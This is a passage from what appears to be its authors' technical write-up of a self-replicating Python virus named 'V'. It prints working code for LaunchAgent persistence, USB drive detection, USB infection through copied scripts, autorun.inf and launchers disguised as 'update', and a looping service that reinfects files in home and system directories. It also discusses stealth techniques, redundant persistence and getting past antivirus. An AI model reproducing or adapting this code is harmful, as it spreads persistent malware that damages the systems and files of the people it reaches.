macOS (LaunchAgent/LaunchDaemon-based persistence):

```python
# macOS persistence implementation
try:
    # Set up user-level launch agent (doesn't require sudo)
    launch_agents_dir = os.path.expanduser("~/Library/LaunchAgents")
    os.makedirs(launch_agents_dir, exist_ok=True)

    plist_content = f"""<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.V.service</string>
    <key>ProgramArguments</key>
    <array>
        <string>/usr/bin/python3</string>
        <string>{downloads_v_path}</string>
        <string>--service</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>StandardOutPath</key>
    <string>/dev/null</string>
    <key>StandardErrorPath</key>
    <string>/dev/null</string>
</dict>
</plist>"""

    plist_path = os.path.join(launch_agents_dir, "com.V.service.plist")
    with open(plist_path, 'w') as f:
        f.write(plist_content)

    subprocess.run(['launchctl', 'load', plist_path])
```

Technical analysis:

- Uses macOS launchd system for service management
- Implements XML-based property list (plist) configuration
- Sets RunAtLoad flag to ensure execution at system startup
- Configures KeepAlive to ensure continuous execution
- Redirects output streams to /dev/null for stealth
- Uses launchctl to register the service with the system

3.2.3 USB Propagation Mechanism

The USB propagation mechanism implements sophisticated cross-platform detection and infection strategies:

1. **USB Drive Detection**:

```python
def get_usb_drives():
    system = platform.system()
    usb_drives = []

    if system == "Linux":
        # Linux-specific detection code
        try:
            username = os.getlogin()
        except:
            try:
                username = os.environ.get('USER', '')
            except:
                username = ''

        possible_paths = [f"/media/{username}/", "/media/", f"/run/media/{username}/", "/run/media/"]
        for path in possible_paths:
            if os.path.exists(path):
                try:
                    for d in os.listdir(path):
                        full_path = os.path.join(path, d)
                        if os.path.isdir(full_path) and os.access(full_path, os.W_OK):
                            usb_drives.append(full_path)
                except (PermissionError, FileNotFoundError) as e:
                    logging.warning(f"Error accessing {path}: {e}")

    elif system == "Windows" and WIN32_AVAILABLE:
        # Windows-specific detection
        try:
            drives = win32api.GetLogicalDriveStrings().split('\0')[:-1]
            for drive in drives:
                try:
                    if win32file.GetDriveType(drive) == win32file.DRIVE_REMOVABLE:
                        usb_drives.append(drive)
                except Exception as e:
                    logging.warning(f"Error checking drive {drive}: {e}")
        except Exception as e:
            logging.error(f"Error getting drives: {e}")

    elif system == "Darwin":  # macOS
        # macOS-specific detection
        volumes_path = "/Volumes/"
        if os.path.exists(volumes_path):
            try:
                for d in os.listdir(volumes_path):
                    vol_path = os.path.join(volumes_path, d)
                    # Skip system volumes
                    if d != "Macintosh HD" and os.path.isdir(vol_path) and os.access(vol_path, os.W_OK):
                        usb_drives.append(vol_path)
            except (PermissionError, FileNotFoundError) as e:
                logging.warning(f"Error accessing Volumes: {e}")

    return usb_drives
```

Technical analysis:

- Implements platform-specific detection strategies for each major OS
- Uses username resolution with multiple fallback mechanisms on Linux
- Multiple mount point checking on Linux to account for different distributions
- Win32API integration for Windows with drive type verification
- System volume filtering on macOS to avoid infecting the main drive
- Write permission verification to ensure infection capability
- Comprehensive exception handling for each detection method

2. **USB Infection Strategy**: The USB infection strategy includes marker-based recognition, platform-specific launcher creation, and autorun mechanisms:

```
# Check and infect USB drives
usb_drives = get_usb_drives()
for usb in usb_drives:
    marker_path = os.path.join(usb, MARKER)

    if not os.path.exists(marker_path):
        try:
            logging.info(f"Infecting new USB drive: {usb}")

            # Copy V.py to USB
            v_path = os.path.join(usb, 'V.py')
            shutil.copy(__file__, v_path)

            # Create update.bat for Windows
            bat_content = "@echo off\npython V.py\npause"
            with open(os.path.join(usb, 'update.bat'), 'w') as f:
                f.write(bat_content)

            # Create update.sh for Linux/macOS
            sh_content = "#!/bin/bash\npython3 V.py\nread -p 'Press enter to continue...'"
            sh_path = os.path.join(usb, 'update.sh')
            with open(sh_path, 'w') as f:
                f.write(sh_content)
            # Set execute permissions
            try:
                os.chmod(sh_path, 0o755)
            except Exception as e:
                logging.warning(f"Could not set execute permission on {sh_path}: {e}")

            # Create autorun.inf for Windows autorun
            autorun_content = "[AutoRun]\nopen=update.bat\nicon=update.bat,0"
            with open(os.path.join(usb, 'autorun.inf'), 'w') as f:
                f.write(autorun_content)

            # Create marker file
            with open(marker_path, 'w') as f:
                f.write(str(datetime.now()))

            # Infect .foo files on USB
            infected_count, infected_files_db = infect_foo_files(usb, infected_files_db)
            logging.info(f"Successfully infected USB drive at {usb} - Infected {infected_count} files")
        except Exception as e:
            logging.error(f"Failed to infect USB {usb}: {e}")
```

Technical analysis:

- Implements marker-based infection tracking to avoid redundant processing
- Creates platform-specific execution scripts:
    - BAT files for Windows with appropriate command line syntax
    - Shell scripts for Unix-based systems with execute permissions
- Implements social engineering through filename ("update") to encourage execution
- Creates autorun.inf for legacy Windows systems or systems with autorun enabled
- Records timestamp in marker file for potential future reference
- Recursively infects .foo files found on the USB drive
- Comprehensive exception handling to ensure program continues even if USB infection fails

3. **Autorun Limitations and Mitigations**:

   As modern operating systems have disabled autorun functionality by default, the program implements several mitigations:

   1. **Social Engineering through Naming**: Uses "update" as the filename to suggest legitimacy and encourage manual execution
   2. **Simulating AutoRun via third party software**
   3. **Cross-Platform Support**: Creates both .bat and .sh files to maximize infection vectors
   4. **User Interaction Design**: Shell script includes a prompt for user input, ensuring the window stays open
   5. **Legacy Support**: Creates autorun.inf for systems where it might still function or be re-enabled
   6. **Silent Execution**: While not implemented, the code structure would allow for silent execution options

3.3 Service Mode Operation

The service mode operation implements a **CYCLIC** sophisticated monitoring and infection cycle:

```
def run_service_mode():
    logging.info("Starting service mode loop")

    # Load infected files database
    infected_files_db = load_infected_files_db()
    logging.info(f"Loaded tracking database with {len(infected_files_db)} previously infected files")

    # Track directories to periodically scan
    directories_to_scan = [
        get_home(),
        get_documents_folder(),
        get_downloads_folder()
    ]

    # Scan counter for less-frequent full system scans
    scan_counter = 0

    while True:
        try:
            start_time = time.time()
            logging.info("=== Starting service scan cycle ===")
            # Check and infect USB drives
            # ... [USB infection code]

            # Scan regular directories for new/modified .foo files
            scan_counter += 1

            # Always scan home directories
            for directory in directories_to_scan:
                try:
                    infected_count, infected_files_db = infect_foo_files(directory, infected_files_db)
                    if infected_count > 0:
                        logging.info(f"Infected {infected_count} new/modified files in {directory}")
                except Exception as e:
                    logging.error(f"Error scanning {directory} for infection: {e}")

            # Every 10 cycles, do a more comprehensive scan
            if scan_counter >= 10:
                scan_counter = 0
                try:
                    # Try to scan more broadly - be careful with permissions
                    if platform.system() == "Linux":
                        logging.info("Performing extended system scan for .foo files")
                        for scan_dir in ["/tmp", "/var/tmp", "/opt"]:
                            try:
                                if os.path.exists(scan_dir) and os.access(scan_dir, os.R_OK):
                                    infected_count, infected_files_db = infect_foo_files(scan_dir,
infected_files_db)
                                    if infected_count > 0:
                                        logging.info(f"Infected {infected_count} files in system directory
{scan_dir}")
                            except Exception as e:
                                logging.error(f"Error scanning system directory {scan_dir}: {e}")
                except Exception as e:
                    logging.error(f"Error in extended system scan: {e}")

            # Log performance and wait until next cycle
            elapsed = time.time() - start_time
            logging.info(f"Scan cycle completed in {elapsed:.2f} seconds. Waiting for next cycle.")

            # Sleep for interval
            time.sleep(SERVICE_LOOP_INTERVAL)
        except Exception as e:
            logging.error(f"Critical error in service loop: {e}")
            time.sleep(SERVICE_LOOP_INTERVAL)  # Sleep even after error
```

Technical analysis:

- Implements a continuous scanning loop with graceful error recovery
- Tiered scanning approach:
  - Core directories (home, documents, downloads) scanned every cycle
  - Extended system directories scanned every 10 cycles
- Performance monitoring with elapsed time tracking
- Resource management through sleep intervals (SERVICE_LOOP_INTERVAL)
- Comprehensive exception handling at multiple levels:
  - Individual file handling exceptions
  - Directory scanning exceptions
  - Overall loop exceptions
- Maintains database state across scanning cycles
- Implements read permission checking before attempting to scan directories
- Platform-specific extended scanning for Linux systems

4. Cross-Platform Implementation Analysis

4.1 Platform Detection and Adaptation

The program implements a sophisticated platform detection and adaptation mechanism:

```
system = platform.system()
```

This detection mechanism is used to implement platform-specific code paths throughout the program:

```
if system == "Linux":
    # Linux-specific code
elif system == "Windows":
    # Windows-specific code
elif system == "Darwin":  # macOS
    # macOS-specific code
```

4.2 Platform-Specific Components

4.2.1 Windows-Specific Components

The program uses conditional imports for Windows-specific functionality:

```
if platform.system() == "Windows":
    try:
        import win32api
        import win32file
        WIN32_AVAILABLE = True
    except ImportError:
        WIN32_AVAILABLE = False
        logging.warning("win32api not available, USB detection limited on Windows")
```

Technical analysis:

- Implements graceful degradation when Win32API is unavailable
- Uses Win32API for enhanced USB detection capabilities
- Leverages drive type constants (win32file.DRIVE_REMOVABLE)
- Implements Windows-specific process creation flags
- Uses Windows registry paths for startup automation
- Leverages Windows Task Scheduler for persistence

4.2.2 Linux-Specific Components

Linux-specific components include:

- Systemd service management
- Multi-user environment detection
- Various mount point strategies for different distributions
- Permission-aware directory scanning
- Extended system directory targeting

4.2.3 macOS-Specific Components

macOS-specific components include:

- LaunchAgent/LaunchDaemon implementation
- Volumes directory parsing
- System volume filtering
- Property list (plist) creation
- launchctl integration

4.3 Cross-Platform File Handling

The program implements sophisticated cross-platform file handling:

```
# File opening with cross-platform encoding and error handling
with open(file_path, 'r', encoding='utf-8', errors='ignore') as f:
    content = f.read()
```

Technical analysis:

- Uses UTF-8 encoding for maximum compatibility
- Implements error tolerance to handle different file encodings
- Path joining with OS-specific separators through os.path.join()
- Directory existence checking with os.path.exists()
- Permission verification with os.access()
- File attribute reading with os.path.getmtime()

5. Technical Observations

5.1 Error Handling and Robustness

The program implements multi-layered error handling strategies:

1. **Function-Level Exception Handling**:

```
try:
    # Function-specific operations
except Exception as e:
    logging.error(f"Specific error message: {e}")
    return fallback_value  # Graceful degradation
```

2. **Operation-Level Exception Handling**:

```
for item in collection:
    try:
        # Operation-specific code
    except SpecificException as e:
        logging.warning(f"Non-critical error: {e}")
        continue  # Continue with next item
    except Exception as e:
        logging.error(f"Critical error: {e}")
        break  # Stop processing
```

3. **System-Level Exception Handling**:

```
while True:
    try:
        # Critical system operations
    except Exception as e:
        logging.error(f"Critical system error: {e}")
        time.sleep(SERVICE_LOOP_INTERVAL)  # Recovery delay
```

4. **Graceful Degradation Strategies**:
   - Fallback to alternative implementations when primary methods fail
   - Continuation of operation with reduced functionality
   - Automatic retry mechanisms with delays
   - Context preservation across failures

5.2 Optimization Techniques

The program implements several advanced optimization techniques:

1. **Resource Management**:
   - Implements sleep intervals between operations
   - Performance monitoring with elapsed time tracking
   - Directory filtering to avoid processing hidden directories
2. **Memory Efficiency**:
   - Line-by-line processing of database files
   - Incremental file reading and writing
   - Avoidance of large in-memory data structures
   - On-demand resource loading

5.3 Stealth Techniques

The program implements several stealth techniques:

1. **Process Hiding**:
   - Windows: VBScript to launch without console window
   - macOS: Output redirection to /dev/null
   - Linux: Journal-based logging instead of file-based
2. **File Hiding**:
   - Places files in standard user directories
3. **Operation Hiding**:
   - Periodic operations with sleep intervals
   - Resource usage management to avoid detection
   - Error suppression to prevent user-visible crashes

5.4 Limitations and Constraints

The program exhibits several notable limitations:

1. **Dependency on Python**:
   - Requires Python interpreter installation
   - Different Python version compatibility issues
   - Path hardcoding (/usr/bin/python3) may not work on all systems
2. **File Format Dependency**:
   - Only targets ".foo" files
   - No extension-agnostic targeting
   - No content-based file type detection
3. **Autorun Limitations**:
   - Modern OS security prevents true autorun functionality
   - Relies on social engineering for execution
   - No self-execution capabilities
4. **Privilege Escalation**:
   - Some functions require administrative privileges
   - Fallback to user-level operations with reduced capabilities
   - No privilege escalation mechanisms
5. **Detection Avoidance**:
   - Limited measures to avoid security software detection
   - No code obfuscation or encryption
   - Verbose logging may aid in detection
6. **File Opening Limitations**:
   - Cannot infect files that are currently in use/locked
   - No retry mechanism for locked files
   - No file locking implementation before writing

6. Advanced Implementation Patterns

6.1 Polymorphic Behavior

The program exhibits polymorphic behavior in several ways:

1. **Self-Updating Infections**:

   ```
   # If file is already infected but possibly modified, remove old infection
   if marker in content:
       marker_pos = content.find(marker)
       content = content[:marker_pos]
       logging.info(f"Removing previous infection from {file_path}")
   ```

   This allows the program to replace older versions of itself with newer ones, implementing a form of polymorphic updating.
2. **Contextual Execution Paths**: The program adapts its behavior based on execution context:
   - Running from USB drive triggers host infection
   - Running in service mode triggers monitoring behavior
   - First-run behavior differs from subsequent runs

- Platform-specific execution paths

3. **Privilege-Aware Operations**: The program attempts higher-privilege operations first, then gracefully degrades to lower-privilege alternatives when necessary.

6.2 Persistence Redundancy

The program implements multiple persistence mechanisms with redundancy:

1. **Windows Persistence Redundancy**:
    - Primary: Task Scheduler task
    - Secondary: Startup folder entry
    - Both mechanisms leverage the same VBScript launcher
2. **Linux Persistence Redundancy**:
    - Primary: User-level systemd service
    - Secondary: System-level systemd service
    - Both leverage the same Python script
3. **macOS Persistence Redundancy**:
    - Primary: User LaunchAgent
    - ~~Secondary: System LaunchDaemon (not fully implemented)~~
    - Both leverage the same property list structure

This redundancy ensures that if one persistence mechanism is discovered and removed, others may remain operational.

Initial Lack of Antivirus Detection (Significant Observation):

In our initial tests, *none* of the antivirus programs detected `V.py` or the infected `.foo` files, either during real-time scanning or manual scans. This was a surprising and significant observation. We believe the primary reasons for this were:
- **No Known Signature:** `V.py` was a new program, and its code did not match any existing malware signatures.
- **Limited Stealth, But Enough:** While our stealth techniques were basic (no code obfuscation, no encryption), they were sufficient to avoid immediate detection. The program's actions (file modification, service creation) did not trigger any heuristic alerts *initially*.
- **Python Interpreter:** The reliance on the Python interpreter might have played a role. Antivirus programs might be less likely to flag a `.py` file as malicious compared to an executable (`.exe`).

Factors Affecting Antivirus Response:

- **Antivirus Software**: Different antivirus programs have different detection capabilities.
- **Antivirus Configuration**: The user's security settings (e.g., "low," "medium," "high") will affect how aggressively the antivirus reacts.
- **Real-time Scanning**: If real-time scanning is enabled, the antivirus will likely detect "V" as soon as it is executed or copied to the system. If real-time scanning is disabled, detection might only occur during a manual scan.
- **Cloud Connectivity**: Antivirus programs that rely on cloud-based detection will be more effective at detecting new threats.
- **Updates**: If the antivirus's signature database is out of date, it may not detect "V."

9. Conclusion

The "V" program demonstrates a comprehensive understanding of **SELF replicating Infective computer virus, cross-platform development, persistence mechanisms, and system interaction.** The code is well-structured, includes extensive error handling, and exhibits several advanced features, including polymorphic behavior and a tiered scanning approach.